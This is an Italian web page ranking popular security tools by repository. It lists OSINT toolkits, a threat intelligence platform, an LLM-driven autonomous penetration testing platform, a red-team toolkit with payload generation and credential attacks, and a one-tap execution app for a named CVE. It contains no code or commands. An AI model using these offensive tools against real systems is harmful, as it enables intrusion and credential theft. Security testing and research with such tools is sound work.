Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    530
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    479
  • 3

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    319
  • 5

    estorides

    grisuno/estorides

    Aggrega in parallelo oltre 99 fonti OSINT gratuite, risolve le entità in un knowledge graph ed esporta in STIX 2.1, MISP o GraphML con analisi assistita da LLM.

    294
  • 6

    opencti

    opencti-platform/opencti

    Piattaforma aperta di intelligence sulle minacce informatiche

    266

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →